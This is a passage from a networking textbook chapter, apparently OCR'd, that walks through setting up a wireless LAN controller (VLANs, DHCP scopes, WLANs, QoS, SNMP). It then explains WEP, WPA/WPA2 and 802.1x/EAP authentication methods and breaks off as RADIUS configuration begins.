

Figure 20-6. *WLC RF optimization*

Next, your WLC configuration will be summarized. Click Apply and reboot the WLC for changes to take effect.



Figure 20-7. *WLC summary*



Figure 20-8. *WLC summary continued*

After rebooting the WLC, use the management IP address we configured to log in. To connect to the WLC, browse to its management IP address to use the web-based GUI to configure, monitor, and troubleshoot the WLC.



Figure 20-9. *WLC login*

WLC Monitoring

Upon logging into the WLC, we see the network summary of the WLC. You cannot make any configuration changes here.



Figure 20-10. *WLC network summary*

Click Advanced in the upper-right corner to make changes. Now we see MONITOR, WLANs, CONTROLLER, WIRELESS, SECURITY, MANAGEMENT, COMMANDS, HELP, and FEEDBACK in the top menu.



Figure 20-11. *WLC MONITOR summary*

You can see the summary screen of the wireless controller GUI in Figure 20-11. It features information such as the controller IP address, software version, name, number of access points, current clients, and rogue access points.

VLAN Configuration

The Interfaces option under CONTROLLER in the left menu is where we configure VLANs on the WLC. Interfaces are logical connections internal to the controller, whereas controller ports are physical connections on the WLAN.

Click CONTROLLER and click Interfaces. Click New in the top-right corner. We will step through the screens to create a new VLAN/interface.



Figure 20-12. *WLC new VLAN*

Click Apply in the top-right corner. Next, we configure the VLAN ID, subnet, gateway, network mask, and DHCP information.



Figure 20-13. *WLC VLAN*

Enter the IP address, network, and gateway of the VLAN.



Figure 20-14. *WLC VLAN configuration*

Click Interfaces in the left menu to see the VLAN we just created.



Figure 20-15. *WLC VLAN summary*

DHCP Configuration

Under CONTROLLER, there is Internal DHCP Server in the left menu. Expand it and click DHCP Scopes where we can see the initial DHCP scope (day0-dhcp-mgmt) that allowed us to access the WLC for initial configuration.



Figure 20-16. *WLC DHCP summary*

To create our new DHCP scope, click New and assign it VLAN 100, our VLAN that we created earlier. We see that our address pool is 0.0.0.0 - 0.0.0.0. Click the VLAN to change the settings.



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Figure 20-17. *WLC DHCP creation*

We can now configure the subnet, net mask, lease time, default routers, and DNS servers.



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Figure 20-18. *WLC DHCP configuration*

Don't forget to click Apply in the upper-right menu and click Save configuration in the upper-right menu afterward.

WLAN Configuration

To create a new WLAN, click WLANs in the top menu. You now see already configured WLANs. Click the Go button which allows us to create a new WLAN.

Figure 20-19. *WLC WLAN creation*

Choose the WLAN type in the dropdown menu and enter the profile name and choose your SSID. It is recommended to use the same profile name and SSID. We will create ID 10. AU10



Figure 20-20. *WLC WLAN configuration*

You must click Enabled next to Status to activate the WLAN.



Figure 20-21. *WLC WLAN enabled* AU6

Let's look at the QoS tab and look at the preset settings. If we select Quality of Service, we see preset settings for video and voice among others. If a client asked to you prioritize voice, you would select that option.



Figure 20-22. *WLC QoS configuration*

MANAGEMENT

If you click the MANAGEMENT tab, we see different options for managing the WLAN. Let's look at SNMP (port 162) and SYSLOG and HTTP-HTTPS.



Figure 20-23. *WLC SNMP configuration*

Security

WLAN security is a huge concern for any network administrator. There are many threats introduced into your network when you move to wireless, which wired networks do not have to be concerned about. Also note that you still must secure the networks from the same vulnerabilities that exist in wired networks. Anyone can sniff your traffic because it is in the air. This section explores security concepts, such as the vulnerabilities that are introduced and how to mitigate the threat of an attack on your WLAN. Many WLANs today do not implement good security, which almost allows access to anyone. If you want proof, just look at some of your neighbors' networks—they are wide open (but do not use their networks).

Encryption and Authentication

Let's very briefly cover wired equivalent privacy (WEP), because it should not be used for encryption and any network using WEP should be considered insecure. It is important to protect your data by keeping unauthorized users out of the networks and preventing eavesdropping. Next, you learn about Wi-Fi Protected Access (WPA) and 802.1x authentication.

WPA

WPA has two versions, WPA and WPA2, which were introduced by the Wi-Fi Alliance. WPA was developed to replace WEP due to its vulnerabilities. WPA makes key cracking very unlikely because it causes automatic key changes. WPA can be used with 802.1x or pre-shared keys. WPA2 is a stronger form of encryption and is an update to WPA. WPA uses Rivest Cipher 4 (RC4), whereas WPA2 uses Advanced Encryption Standard (AES), which is one of the strongest encryption algorithms. It has not been broken to date and is used to protect government information.

802.1x

802.1x uses several authentication protocols to provide access control, including the Extensible Authentication Protocol (EAP), Extensible Authentication Protocol Transport Layer Security (EAP-TLS), Protected EAP (PEAP), Lightweight Extensible Authentication Protocol (LEAP), and EAP Flexible Authentication via Secure Tunneling (EAP-FAST). 802.1x prevents users from being allowed to pass data through a WLAN AP until they have been authenticated. Authentication is based on a supplicant or user that would like access, an authenticator or an AP that grants network access, and an authentication server that grants permission based on credentials provided by the supplicant.

EAP supports many different methods of authentication, including the use of the following:

- Smart cards
- One-time passwords
- Certificates
- Public key authentication
- Tokens
- Kerberos

The EAP process of authentication starts with a user trying to associate with an AP. The AP restricts the user from network access, and the user must provide authentication information. Next, the authentication server and user authenticate each other and agree on a key. Finally, the user is granted access to the network.

EAP-TLS uses public key cryptography, allowing the server and user to mutually authenticate each other. Digital certificates and smart cards are forms of public key cryptography. The communication between the user and server is encrypted with a TLS tunnel. WEP, WPA, or WPA2 encrypts the data after the user is authenticated. The EAP-TLS process of authentication starts with a user trying to associate with an AP. The AP restricts the user from network access, and the user must provide authentication information via a certificate. Next, the authentication server provides a certificate to the user. The user and the server authenticate each other and agree on a key and establish a secure tunnel. Finally, the user is granted access to the network.

PEAP uses a server-side authentication system similar to that used in SSL using TLS. The PEAP process of authentication starts with a user trying to associate with an AP. The AP restricts the user from network access. The user verifies the server certificate. Next, the authentication server authenticates the user by using a one-time password or some other means and agrees on a key. Finally, the user is granted access to the network. Windows passwords and usernames can be used to authenticate users also, including the authentication server communicating with Active Directory to allow user access.

LEAP provides a username and password authentication that allows users access to the network. Each time a user authenticates, a new key is generated. Every time a user moves to a new AP, a new key is created. The LEAP process of authentication starts with a user trying to associate with an AP. The AP restricts the user from network access. The user must provide login credentials to the server. Next, the authentication server and user authenticate each other and create a session key. Finally, the user is granted access to the network.

EAP-FAST uses a certificate-based authentication with a username and password via an encrypted TLS tunnel between the user and authentication server. EAP-FAST uses shared secret keys to make reassociation between the user and the AP fast. Public keys can also be used, but the AP must know the secret key for the user in advance. The EAP-FAST process of authentication starts with a user trying to associate with an AP. The AP restricts the user from network access. The user verifies the server's credential with the shared key. Next, the authentication server and user agree on a key. Finally, the user is granted access to the network after the secure tunnel is connected.

Authentication Server

Let's configure a RADIUS server for authentication. Navigate to SECURITY and then under AAA click RADIUS and Authentication.

